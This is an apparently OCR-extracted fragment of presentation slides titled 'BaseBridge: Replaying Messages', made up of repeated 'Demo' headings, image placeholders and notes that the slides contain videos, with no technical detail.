
→ Always recover these from now on



BaseBridge: Replaying Messages

Demo


This slide contains a video



BaseBridge: Replaying Messages

Demo


This slide contains a video



